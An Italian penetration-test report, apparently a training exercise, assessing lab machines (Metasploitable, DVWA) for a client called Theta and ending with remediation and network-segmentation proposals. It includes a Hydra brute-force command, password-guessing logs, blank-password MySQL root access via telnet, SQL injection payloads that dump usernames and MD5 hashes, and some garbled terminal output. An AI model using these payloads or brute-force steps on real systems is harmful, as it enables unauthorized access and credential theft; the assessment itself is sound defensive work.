

PROJECT REPORT FOR THETA



+025358985

info@datashields.com

Via della Sicurezza, 20 Roma 00168

www.datashields.tech

INTRODUZIONE



Questo report tratterà del nostro operato per l'azienda Theta con descrizioni tecniche, punti chiavi e soluzioni riguardanti la difesa completa del cliente.

Obiettivi

In questo report illustriamo in primo luogo il nostro metodo di lavoro e in secondo luogo il risultato delle nostre analisi sulle vulnerabilità che abbiamo riscontrato nei sistemi della Vs azienda, passeremo dunque al proporre soluzioni a livello di topologia di rete con chiari esempi ed un preventivo relativi alla nostra collaborazione.

Il nostro operato si svolge in questo ordine:

1. Raccolta informazioni

- Raccolta informazioni pubbliche (gathering google)

2. Enumerazione e scansione sistemi

- **Scanner Porte e Rete:** attraverso un nostro tool, utile per l'identificazione di dispositivi attivi, porte in ascolto e servizi in esecuzione.
- **Penetration Testing:** simulazione di attacchi per valutare la capacità di un sistema di resistere a un attacco reale.

3. Valutazione

- Durante l'analisi le minacce e le vulnerabilità vengono valutate attraverso un risk assessment.

4. Sfruttamento delle vulnerabilità

- Sfruttamento delle vulnerabilità (in questo caso Metasploit).
- Verifica dei risultati.

6. Report

- Documentazione prove di accesso ottenuto.
- Valutazione dell'impatto di compromissione.
- Rapporto dettagliato con raccomandazioni.

7. Risoluzione

- Implementazione delle correzioni di vulnerabilità.
- Test per confermare la risoluzione delle vulnerabilità.

8. Follow-Up

- Monitoraggio continuo e protezione a lungo termine.

PROBLEMATICHE RISCONTRATE:

Per quanto concerne le problematiche, possiamo informare che l'azienda ha un sistema network molto debole e facilmente attaccabile sia dall'esterno che dall'interno:

- **Configurazioni di rete non sicure:** impostazioni di rete deboli o non correttamente configurate possono consentire agli attaccanti di accedere facilmente ai dispositivi e alle risorse all'interno del network.
- **Mancanza di autenticazione multi-fattore (MFA):** l'assenza di MFA aumenta il rischio di accessi non autorizzati, consentendo agli attaccanti di sfruttare credenziali rubate o debolezze nelle password.
- **Software non aggiornati:** software e sistemi operativi non aggiornati espongono l'azienda a vulnerabilità note che possono essere facilmente sfruttate dagli attaccanti.
- **Politiche di sicurezza deboli o mancanti:** mancanza di politiche e procedure robuste per la gestione delle password, il controllo degli accessi e la gestione dei dispositivi mobili aumenta il rischio di compromissione dei dati sensibili.
- **Mancanza di monitoraggio e logging:** la mancanza di sistemi di monitoraggio e logging adeguati limita la capacità di rilevare e rispondere prontamente agli incidenti di sicurezza.
- **Scarsa formazione sulla sicurezza informatica:** l'assenza di programmi di formazione continua per i dipendenti sulla consapevolezza della sicurezza aumenta il rischio di essere vittima di attacchi di phishing e altri tipi di ingegneria sociale.
- **Accesso non controllato ai dati sensibili:** mancanza di controlli (fisici e logici) rigorosi sull'accesso ai dati sensibili può portare a fughe di informazioni o violazioni della privacy.

RISK ASSESSMENT

Come da programma abbiamo valutato le vulnerabilità in ordine decrescente a seconda del rischio totale.

Tabella di valori da 1 a 10 nella quale la priorità più alta si presenta con il valore maggiore

| Problematiche Riscontrate | Impatto (1-10) | Probabilità (1-10) | Rischio Totale |
|--|----------------|--------------------|----------------|
| Configurazioni di rete non sicure | 9 | 8 | 72 |
| Software non aggiornati | 7 | 9 | 63 |
| Steganografia | 10 | 6 | 60 |
| Mancanza di autenticazione multi-fattore (MFA) | 8 | 7 | 56 |
| Politiche di sicurezza deboli o mancanti | 8 | 7 | 56 |
| Scarsa formazione sulla sicurezza informatica | 7 | 8 | 56 |
| Accesso non controllato ai dati sensibili | 8 | 7 | 56 |
| Mancanza di monitoraggio e logging | 9 | 6 | 54 |

Abbiamo constato i risultati eseguendo i seguenti attacchi, oltre agli scan preliminari:

- **Brute Force:** tecnica che consiste nel tentare molteplici combinazioni di username e password al fine di ottenere accesso non autorizzato a sistemi o applicazioni. È un attacco basato sulla forza bruta che sfrutta la persistenza e la ripetitività per violare la sicurezza.
- **SQL Injection:** attacco che sfrutta la vulnerabilità delle applicazioni web che non sanificano correttamente gli input utente, permettendo agli attaccanti di inserire comandi SQL malevoli attraverso form, URL o altri input. Questo può portare alla manipolazione o alla compromissione dei dati nel database.

PORT SCANNING: + GIT



Questo codice è utilizzato per effettuare una scansione delle porte su un dispositivo specificato, identificando quali porte sono aperte e quali servizi sono associati a quelle porte. Questo è utile per verificare la sicurezza della rete identificando porte aperte non autorizzate o servizi in esecuzione che potrebbero rappresentare una vulnerabilità.

L'ordine logico del codice è il seguente:

- L'utente fornisce IP target, intervallo di porte e numero di thread.
- Il programma riempie una coda con le porte da scansionare.
- I thread prendono le porte dalla coda e tentano di connettersi.
- I risultati delle connessioni (porta aperta/chiusa e servizio associato) sono messi in una coda di output.
- Il programma raccoglie i risultati dalla coda di output e li stampa all'utente.
- Questo metodo consente di scansionare le porte in modo efficiente utilizzando il multithreading per accelerare il processo.

In basso ci sono i risultati del nostro scan sul Web Server (Metasploitable) del cliente, ci sono diverse porte aperte e tra le porte attive abbiamo notato la 23, questa verrà utilizzata per confermare o per dimostrare la presenza di più modalità di penetrazione.

Porte Aperte:

- Porta 21: ftp
- Porta 22: ssh
- Porta 23: telnet
- Porta 25: smtp
- Porta 53: DNS
- Porta 80: http
- (range 20-80 di ricerca)

• Porte Chiuse:

- La maggior parte delle altre porte sono indicate come chiuse con "Servizio sconosciuto".



RISULTATI PORT SCANNER

SERVIZI (VERBI) IN ASCOLTO SU PORTA 80

Successivamente allo scan delle porte, abbiamo ritenuto consono metterci in ascolto sulla porta 80 per identificare i verbi disponibili.

La richiesta indirizzata al servizio phpMyAdmin esposto sulla porta 80, per identificare i metodi HTTP supportati. Gli script Python forniti e i risultati dal terminale di Kali Linux indicano i passaggi effettuati per raggiungere questo obiettivo. Di seguito forniamo un'analisi professionale del processo e dei risultati.

Configurazione dell'Ambiente

1. Verifica della Connettività:

- Il primo passo consiste nel verificare la connettività di rete tra la macchina Kali Linux e la macchina Metasploitable. Questo è confermato dall'esecuzione riuscita del comando ping da Kali a Metasploitable, assicurandosi che possano comunicare attraverso la rete.

2. Accesso a phpMyAdmin:

- L'interfaccia phpMyAdmin è accessibile via web sulla porta 80 della macchina Metasploitable. Questo è verificato inserendo l'indirizzo IP (<http://192.168.1.89>) nel browser sulla macchina Kali.

Sono state fornite due versioni di uno script Python per identificare i metodi HTTP supportati per il nostro target: entrambi gli script seguono una logica simile ma hanno lievi differenze nella gestione degli input dell'utente.

Risultato:


L'esercizio ha identificato con successo i metodi HTTP supportati dal servizio phpMyAdmin sulla macchina Metasploitable utilizzando script Python personalizzati. I risultati sottolineano l'importanza di valutazioni di sicurezza regolari e dell'aderenza alle best practices per proteggere i servizi web dalle potenziali minacce.

```
(kali㉿kali)-[~/CS0424IT]
• $ ./bin/python3.12 /home/kali/CS0424IT/Verbs_HTTP.py
Inserisci l'URL del target (es. http://example.com): http://192.168.1.89/phpMyAdmin/
Metodi HTTP supportati per http://192.168.1.89/phpMyAdmin/:
- OPTIONS
- GET
- HEAD
- POST
- PUT
- DELETE
- TRACE
- PATCH
```

link git hub:

Script ascolto per verbi sulla porta 80:

```
❶ Verbs_HTTP_port_included.py ✘
❷ Verbs_HTTP_port_included.py > ...
1  import requests
2
3 def check_http_methods(target_url):
4     methods = [ 'OPTIONS', 'GET', 'HEAD', 'POST', 'PUT', 'DELETE', 'TRACE', 'PATCH', 'CONNECT' ]
5     supported_methods = []
6
7     for method in methods:
8         try:
9             response = requests.request(method, target_url)
10            # Se il server risponde, consideriamo il metodo supportato
11            if response.status_code < 400:
12                supported_methods.append(method)
13        except requests.exceptions.RequestException as e:
14            # Se c'è un'eccezione, potrebbe indicare che il metodo non è supportato
15            pass
16
17    return supported_methods
18
19 if __name__ == "__main__":
20     target_ip = input("Inserisci l'IP del target (es. http://example.com): ")
21     target_port = input("Inserisci la porta (es. 80 per HTTP, 443 per HTTPS): ")
22
23     if not target_port.isdigit():
24         print("Porta non valida, verrà utilizzata la porta predefinita.")
25         target_url = target_ip
26     else:
27         # Costruisci l'URL con la porta specificata
28         target_url = f"{target_ip}:{target_port}"
29
30     supported_methods = check_http_methods(target_url)
31
32     if supported_methods:
33         print(f"Metodi HTTP supportati per {target_url}:")
34         for method in supported_methods:
35             print(f"- {method}")
36     else:
37         print(f" Nessun metodo HTTP supportato trovato per {target_url}.")
38
```



DIMOSTRAZIONE BRUTE FORCE:

Relazione sull'Utilizzo di Test di Forza Bruta su phpMyAdmin

Nel contesto della valutazione della sicurezza delle applicazioni web, abbiamo condotto un test di forza bruta su una pagina di login di phpMyAdmin utilizzando uno script Python. L'obiettivo di questo test è identificare eventuali password deboli che potrebbero essere sfruttate da un attaccante per ottenere accesso non autorizzato.

I risultati del test hanno dimostrato l'importanza di implementare misure di sicurezza robuste per proteggere gli accessi alle applicazioni critiche.

Obiettivi del Test

Verificare la robustezza delle credenziali di accesso: identificare password deboli o comuni che potrebbero essere utilizzate per accedere a phpMyAdmin.

Valutare le misure di sicurezza esistenti: analizzare l'efficacia delle attuali politiche di sicurezza in termini di protezione contro attacchi di forza bruta.

Preparazione dello Script di Forza Bruta:

Abbiamo utilizzato uno script Python che sfrutta il modulo requests per effettuare richieste HTTP e il modulo threading per eseguire tentativi di login in parallelo.

Lo script legge una lista di password da un file e tenta il login utilizzando ciascuna password con un determinato nome utente.

Forza Bruta su phpMyAdmin

Nel contesto della valutazione della sicurezza delle applicazioni web, abbiamo condotto un test di forza bruta su una pagina di login di phpMyAdmin utilizzando uno script Python.

Lo scopo di questo è di identificare eventuali password deboli che potrebbero essere sfruttate da un attaccante per ottenere accesso non autorizzato.

I risultati del test hanno dimostrato l'importanza di implementare misure di sicurezza robuste per proteggere gli accessi alle applicazioni critiche.

Esecuzione del Test:

Abbiamo eseguito lo script fornendo l'URL di destinazione, il percorso della lista di nomi utenti e il percorso della lista di password.

Lo script ha eseguito tentativi di login in parallelo, registrando successi e fallimenti.

Risultati:

Durante il test, lo script ha identificato con successo una combinazione di nome utente e password valida, come mostrato nella schermata seguente:

```
[-] Failed: root:1982
[-] Failed: root:hendrix
[-] Failed: root:raptor
[-] Failed: root:wombat
[-] Failed: root:classic
[-] Failed: root:123456789q
[-] Failed: root:spiderman
[-] Failed: root:avatar
[-] Failed: root:crazy
[-] Failed: root:hard
[-] Failed: root:alpha
[-] Failed: root:01011980
[-] Failed: root:zxc123
[-] Failed: root:england
[-] Failed: root:1978
[-] Failed: root:brazil
[-] Failed: root:wildcat
[-] Failed: root:freepass
[-] Failed: root:polina
[-] No valid password found for username: root
[-] Failed: guest:password
[-] Failed: guest:1234
[-] Failed: guest:pokemon
[-] Failed: guest:qwerty
[-] Failed: guest:12345678
[+] Login successful: Username: guest, Password:
[-] Failed: guest:123456
[-] Failed: guest:gerardoghepardo
[-] Failed: guest:12345
[-] Failed: guest:123456789
[-] Failed: guest:1234567
[-] Failed: guest:dragon
[-] Failed: guest:abc123
[-] Failed: guest:monkey
[-] Failed: guest:baseball
[-] Failed: guest:football
[-] Failed: guest:111111
[-] Failed: guest:123123
```

SQL INJECTION

In attesa dell'attuazione del brute force su phpMyAdmin tramite lo script che accettava in input due liste (users e password) abbiamo fatto un' po' di OSINT su phpMyAdmin arrivando a comprendere come phpMyAdmin sia uno strumento software utilizzato per gestire l'amministrazione di MySQL sul Web e che, in quanto tale, sia utilizzato per gestire database, tabelle, colonne, utenti e permessi.

Abbiamo quindi riorganizzato le varie informazioni ottenute fino ad ora:

- Grazie allo scan di rete abbiamo individuato altre porte aperte oltre all'80 (nello specifico ci interessa la porta 23 (sulla quale gira il protocollo di rete telnet un, protocollo utilizzato tramite CLI per fornire all'utente sessioni di login remoto);
- Output lato applicativo differenti quando tentiamo l'accesso con root (invece del classico errore stampava accesso vietato).

 Access denied

Language

English ▾

Log in

Username:

Password:

Go

 #1045 - Access denied for user 'xx'@'localhost'
(using password: NO)

Language

English ▾

Log in

Username:

Password:

Go

SQL INJECTION



Nuove prospettive ci si sono aperte.

Mentre il brute force tentava ogni combinazione possibile fra le liste caricate abbiamo effettuato un collegamento tramite telnet con il targhet e, entrati nella macchina, abbiamo provato ad accedere direttamente al database MySQL utilizzando le credenziali che, nel lato applicativo, ci davano l'accesso negato.

mysql -u root -p ""

L'accesso è avvenuto correttamente e siamo entrati da root.

Una volta entrati ottenere le informazioni di cui necessitavamo è stato semplice.. digitando un semplice comando ci siamo fatti stampare tutti gli user registrati in mysql.user.

select user , host from mysql.user;

Ecco l'output:

```
(diidro㉿kali)-[~] ~$ telnet 192.168.1.95
Trying 192.168.1.95 ...
Connected to 192.168.1.95.
Escape character is '^['.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Wed Jun 19 13:41:44 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> select user , host from mysql.user;
+-----+-----+
| user | host |
+-----+-----+
| debian-sys-maint | |
| guest | % |
| root | % |
+-----+-----+
```



SQL INJECTION



Il codice di bruteforce ha poi confermato come effettivamente lo user ID da utilizzare fosse guest, coerentemente con quanto trovato nel database.

Questo piccolo test ha dimostrato criticità non indifferenti: associare una “blank Password” all’utente root è un qualcosa da evitare nel modo più assoluto e vedere uno scenario del genere ci ha fatto sorgere seri dubbi circa la tutela degli utenti usufruito del servizio offerto dalla Theta.

DIMOSTRAZIONE BRUTE FORCE:

La logica di progettazione di questo script ricorda quella del precedente, tuttavia dal momento che il DVWA security high comporta l'attivazione del PHPIDS, questa volta abbiamo tenuto conto del mantenimento della sessione attiva.

Nel risultato abbiamo ottenuto 7 combinazioni possibili tra una lista di circa 1000 password. Al fine di individuare la combinazione corretta, abbiamo confrontato queste ultime con altri tool tra i quali Hydra e Burp Suite (sfruttando la modalità intruder) per concordare.

```
(diidro㉿kali)-[~]
$ ./bin/python3.12 /home/diidro/Desktop/Esoterico/cookie.py
Enter the target URL (e.g., http://example.com/phpmyadmin): http://192.168.1.95/dvwa/vulnerabilities/brute/
Enter the username: admin
Enter the path to the password list file: /home/diidro/Desktop/Esoterico/1000-most-common-passwords.txt
Enter the session cookie (optional, press enter to skip): PHPSESSID=d955e117413b04edc395913d0fa6869f
[+] Login successful: Username: admin, Password: gerardogheparo
[+] Login successful: Username: admin, Password: p@ssw0rd
[+] Login successful: Username: admin, Password: 1234
[+] Login successful: Username: admin, Password: 12345
[+] Login successful: Username: admin, Password: pokemon
[+] Login successful: Username: admin, Password: 123456789
[+] Login successful: Username: admin, Password: qwerty
[+] Login successful: Username: admin, Password: 123456
[+] Login successful: Username: admin, Password: password
[+] Login successful: Username: admin, Password: 12345678
Safari/537.36
(diidro㉿kali)-[~]
$ [REDACTED]
```

Username: admin
Security Level: high
PHPIDS: enabled

Per quanto riguarda il PHPIDS lo possiamo prendere senza utilizzare programmi esterni, (tipo Burp Suite), semplicemente una volta fallito il tentativo di login, è possibile cliccare il tasto destro del mouse sulla pagina e poi andando su ispezione e passando alla sottosezione network, nel container storage possiamo apprezzare la presenza del cookie che manterrà attiva la sessione corrente.

The screenshot shows a Kali Linux desktop with several windows open:

- Terminal Window:** Shows Hydra running a password attack against the DVWA 'Brute Force' challenge. It lists various login attempts and successful logins for the 'admin' user.
- Hydra Log Output:**

```
[didiro@kali:~] $ hydra -l admin -P /home/didiro/Desktop/Esoterico/1000-most-common-passwords.txt "http-get-form://192.168.1.95/dvwa/vulnerabilities/brute/?username=USER&password=PASS" &Login=Login&H=Cookie\::PHPSESSID=4b9d01e956; security=low;f=Username and/or password incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes
these == ignore laws and ethics anyway.

Hydra (https://github.com/vanhauser-thc/hydra) starting at 2024-06-19 06:32:25
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1003 login tries (l:1;p:1003), -61 tries per task
[DATA] starting http-get-form://192.168.1.95:80/dvwa/vulnerabilities/brute/?username=USER&password=PASS" &Login=Login&H=Cookie\::PHPSESSID=4b9d01e956; security=low;f=Username and/or password incorrect
[0] [http-get-form] host: 192.168.1.95 login: admin password: abc123
[0] [http-get-form] host: 192.168.1.95 login: admin password: dragon
[0] [http-get-form] host: 192.168.1.95 login: admin password: 123123
[0] [http-get-form] host: 192.168.1.95 login: admin password: baseball
[0] [http-get-form] host: 192.168.1.95 login: admin password: 123456789
[0] [http-get-form] host: 192.168.1.95 login: admin password: 1234567890
[0] [http-get-form] host: 192.168.1.95 login: admin password: 12345678901234567890
[0] [http-get-form] host: 192.168.1.95 login: admin password: gerardoghepardo
[0] [http-get-form] host: 192.168.1.95 login: admin password: 12345678
[0] [http-get-form] host: 192.168.1.95 login: admin password: 123456789
[0] [http-get-form] host: 192.168.1.95 login: admin password: qwerty
[0] [http-get-form] host: 192.168.1.95 login: admin password: pokemone
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/hydra) finished at 2024-06-19 06:32:27
```
- Hydra Results Table:** A table showing the results of the password attack, listing 11 successful logins with their corresponding payloads and status codes.
- Whuzz The Web fuzzer Window:** Shows a list of files and a preview of 'image.png'.
- DVWA Browser Window:** Displays the DVWA 'Brute Force' challenge page, which shows the message 'Welcome to the password protected area admin'.
- File Explorer Window:** Shows the file structure of the Desktop directory, including 'mauri.py' and other files.

SQL INJECTION



Mentre il secondo script per il Brute Force su DVWA correva in background abbiamo deciso di effettuare un'ulteriore test alle difese del database mysql. Questo secondo test ha evidenziato come siano state già prese in precedenza alcune misure di sicurezza che tuttavia, a nostro avviso, non sono assolutamente sufficienti.

Andando con ordine, iniziamo con il descrivere la tipologia di attacco che stiamo per effettuare e le motivazioni che ci spingono a farlo; seguiranno poi le dimostrazioni di successo ed una lista di raccomandazioni (di facile implementazione) per aumentare la sicurezza e la tutela degli utenti.

Un **SQLi (injection)** può risultare in accesso non autorizzato, accesso alle informazioni sensibili come password, carte di credito e PII / SPII. In alcuni casi un attaccante può ottenere una backdoor nei sistemi di un'organizzazione, portando ad una compromissione a lungo termine che può passare inosservata per lunghi periodi.

Per comprendere la logica utilizzata nel seguente attacco bisogna introdurre cenni di funzionamento dei database.

Quando ci troviamo dinnanzi ad una schermata di login, inserendo le credenziali, ciò che viene effettuato è una ricerca nel database sottostante per vedere se il nome utente inserito e la password esistono, nella stessa combinazione in cui li abbiamo inseriti, nello stesso.

Nel caso in cui siano presenti, allora potremmo accedere alla nostra area privata nel database.

La nostra preoccupazione è che il database in questione sia scarno di protezioni e questo può provocare gravi danni, sia economici e reputativi, all'azienda Theta.

La prima vulnerabilità trovata riguarda l'output fornito nella schermata di login quando vengono inseriti, nel campo da compilare, le "single quote". Il messaggio che viene fuori è il seguente (Syntax error):

SQL INJECTION



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "das" at line 1

Questo messaggio è la prova che esiste una vulnerabilità exploitable mediante SQLi. Bisogna quindi comprendere quanto critica sia questa vulnerabilità e, per farlo, abbiamo eseguito attacchi di complessità crescente.

Una classica query verso il database ha la seguente forma:

```
SELECT * FROM users WHERE username ='' AND password=''
```

Le credenziali che forniremo verranno automaticamente inserite nelle stringhe vuote. L'accesso è garantito nel momento in cui tutte le credenziali logiche sono soddisfatte; generalmente QUANDO lo username AND la password trovano una corrispondenza nel database. Noi andremo a manipolare proprio questi operatori logici al fine di tentare la penetrazione.

TENTATIVO 1: "OR" PAYLOAD

La prima injection è molto blanda, nella schermata di inserimento, come username, inseriremo:

admin' OR '1'=1

Vediamo come questo modifica la classica query:

```
SELECT * FROM users WHERE username ='admin' OR '1'=1' AND password=''
```

Con questa injection non siamo riusciti a bypassare la schermata di login o ad ottenere informazioni utili.

TENTATIVO 2: UNION ATTACK + COMMENT VULNERABILITY

Data l'esistenza di un livello di difesa minimo, abbiamo deciso di eseguire un injection differente e più complessa: abbiamo provato ad estrapolare dal database OGNI ID ed ogni PASSWORD di ogni utente registrato.

Anche in questo caso abbiamo trovato qualche protezione che, tuttavia, possono essere abbattute utilizzando terzi software non difficili da reperire e user-friendly.

L'operatore UNION unisce il risultato di due o più SELECT in un unico risultato. L'output dell'UNION contiene tutte le righe restituite dalle query coinvolte nell'operazione senza duplicati. In aggiunta abbiamo utilizzato un commento (-) per far ignorare tutto il codice successivo allo stesso:

admin' UNION SELECT username, password FROM users--

SELECT*FROM users WHERE username ='admin' UNION SELECT username,
password FROM users-- AND password=''

Questo attacco, purtroppo, ha evidenziato una grande vulnerabilità verso payload complessi e l'output che abbiamo ricevuto è il seguente:

Vulnerability: SQL Injection

User ID: Submit

ID: ' UNION SELECT user , password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user , password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user , password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user , password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user , password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Mentre gli id sono esplicitati, le password sono cifrate.



SQL INJECTION

La cifratura delle password, tuttavia, non è sufficiente a garantire un livello di sicurezza minimo dato che esistono differenti tool, molti natii di varie distribuzioni linux (come *Kali*, *Parrot* e *BlackArch*), che in seguito all'inserimento della password cifrata elaborano una serie di password possibili.

Nel nostro esempio abbiamo utilizzato **Hashid** per ottenere una serie di password utilizzabili con l'ID GordonB (memorizzando l'output in un documento di testo che poi diventerà la list di password con cui tentare il Brute Force).

```
File Actions Edit View Help
(diidro㉿kali)-[~/Desktop]
$ hashid e99a18c428cb38d5f260853678922e03 > dvwa.txt
(diidro㉿kali)-[~/Desktop]
$ cat dvwa.txt
Analyzing 'e99a18c428cb38d5f260853678922e03'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128("ston"), $id;
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype FROM users WHERE user_id
[+] Snejfru-128("ston"), $query) or die
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
(diidro㉿kali)-[~/Desktop]
$ 
First name: {$first}<br />Surname:
```



SQL INJECTION


Nonostante l'SQLi sia datato come attacco, resta una minaccia seria ed è molto apprezzata dagli utenti malevoli.

Per questo motivo riteniamo necessarie le seguenti implementazioni:

- Installa il software e le patch di sicurezza più recenti dei fornitori, quando disponibili (le patch servono per riparare vulnerabilità).
- Assegna agli account che si connettono al database SQL solo i privilegi minimi necessari.
- Utilizza la convalida per tutti i tipi di input forniti dall'utente, inclusi i menu a discesa.
- Utilizza istruzioni preparate con query parametrizzate che definiscono tutto il codice SQL e passano ogni parametro in modo che gli aggressori non possano modificare l'intento di una query in un secondo momento.
- Esegui l'escape di tutti gli input forniti dall'utente prima di inserirli in una query in modo che l'input non venga confuso con il codice SQL dello sviluppatore.
- In generale, le organizzazioni dovrebbero evitare di utilizzare account condivisi in modo che gli aggressori non possano ottenere ulteriori accessi se un account viene compromesso.

SOLUZIONE DATASHIELDS: (RETE)

Passiamo adesso alla nostra proposta per la difesa e risoluzione della rete aziendale del nostro cliente.



1. Zoning

- Descrizione: La rete è stata suddivisa in diverse zone per separare i vari segmenti di rete basati su livelli di sicurezza e funzionalità.
- Motivazione: La suddivisione della rete in zone aiuta a contenere le minacce e a limitare l'accesso solo a coloro che ne hanno bisogno. Questo approccio è cruciale per focalizzare le difese sugli asset critici.

2. Focus difese critical asset

- Descrizione: Le risorse critiche dell'azienda sono posizionate in zone altamente protette, con controlli di sicurezza avanzati.
- Motivazione: La protezione degli asset critici è fondamentale per prevenire interruzioni operative e perdite di dati sensibili. Le difese sono progettate per rilevare e bloccare tentativi di accesso non autorizzato.

3. VLAN (permessi e privilegio minimo)

- Descrizione: Utilizzo di VLAN per segmentare la rete in sottoreti più piccole, assegnando permessi e privilegi minimi necessari.
- Motivazione: Le VLAN migliorano la sicurezza limitando il traffico di rete a segmenti specifici e riducendo la superficie di attacco. Questo approccio facilita l'applicazione del principio del privilegio minimo.

4. Utilità del reverse proxy in DMZ

- Descrizione: Implementazione di un reverse proxy nella DMZ per gestire le richieste in entrata dai client esterni verso i server interni.
- Motivazione: Il reverse proxy offre un ulteriore livello di protezione, mascherando i server interni e filtrando il traffico malevolo prima che raggiunga la rete interna.



SOLUZIONE DATASHIELDS: (RETE)

5. Protezione DMZ con firewall (policy firewall + porte utili aperte)

- Descrizione: La DMZ è protetta da firewall con policy rigorose e solo le porte necessarie sono aperte.
- Motivazione: Proteggere la DMZ con firewall impedisce agli attaccanti di sfruttare servizi non necessari. L'apertura delle sole porte utili minimizza i punti di ingresso per le minacce.

6. Difesa internal server pt con IPS e perché non IDS

- Descrizione: Implementazione di un IPS per proteggere i server interni, evitando l'uso di un IDS.
